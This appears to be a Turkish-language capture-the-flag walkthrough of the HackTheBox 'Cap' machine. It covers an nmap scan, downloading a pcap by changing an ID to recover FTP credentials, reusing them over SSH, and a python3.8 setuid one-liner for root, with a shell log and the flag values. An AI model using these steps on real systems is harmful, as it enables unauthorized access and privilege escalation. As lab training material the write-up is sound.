
HTB CAP

Herkese merhaba bugün Htb cap makinesinin çözümü gerçekleştireceğiz.

Öncelikle bu makinede bağlandıktan sonra /etc/hosts/ ile bağlantı kurmuyoruz direk online bir makine.

İlk soru da kaç tane portun açık olduğunu soruyor bunun için hemen bir nmap taraması atıyoruz.



Cevap:3


İkinci soru için cevabımız çok kolay snapshot çalıştıktan sonra tarayıcı da id den önce ne yazdığını soruyor.

Cevap:data

Dördüncü soru için ise hangi pcap in hassas veri sakladığını soruyor.

Şimdi buradaki amacımızın pcaplerin hepsini inceleyerek içeride şifre vb gibi hassas veriler elde etmek. Bunun için ise id kısmını değiştirerek pcap dosyalarını indiriyoruz.

0 dan başlayalım.



Şansımıza ilk dosyadan hassas verileri bulmuş oluyoruz.

Cevap4=0


Beşinci soruda hassas veriler için hangi protokol kullanıyor diye sormuş o da gözümüzün önünde.


Cevap5=ftp

Altıncı soru aslında bizi yönlendiriyor şimdi burada biz nathan ın şifresini ve kullanıcı adını bulduk aslında soru da bize o bilgiler başka nerde işe yarıyor bizimde ssh bağlantısı ile sızma yapabileceğimizi bilmemiz gerekiyor ki ssh portu da açıktı en başta o yüzden

Cevap6=ssh

Yedinci soru artık bizde user.txt istiyor. SSh bağlantısı ile sızdıktan sonrabir ls ile tarama yapıyoruz ve user.txt yi orda görüyoruz ve yakalıyoruz.





Sekizinci sou için ise getcap -r / 2>/dev/null bu komut Sistemde capability atanmış tüm binary'leri listeler. Bu komutu yazdıktan sonra binaryimizi görüyoruz.

Cevap8=/usr/bin/python3.8

Artık son sorudayız bizden root flag isteniyor şunu geçen sorudan biliyoruz ki bu binary ile root olabiliriz Python çalıştırarak ve uid=0 yaparak (root id si 0) flagi bulabiliriz. /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")' Bu kod ile root oluyoruz sonrasında flagi alıyoruz.

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
2c3ca907152af9bcfd78c958c23bb177
nathan@cap:~$ /usr/bin/python3.8 -c
Argument expected for the -c option
usage: /usr/bin/python3.8 [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
nathan@cap:~$
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# ls
user.txt
root@cap:~# cat /root/root.txt
a664eeb9e68e11595b52a1adbcd22ada
root@cap:~#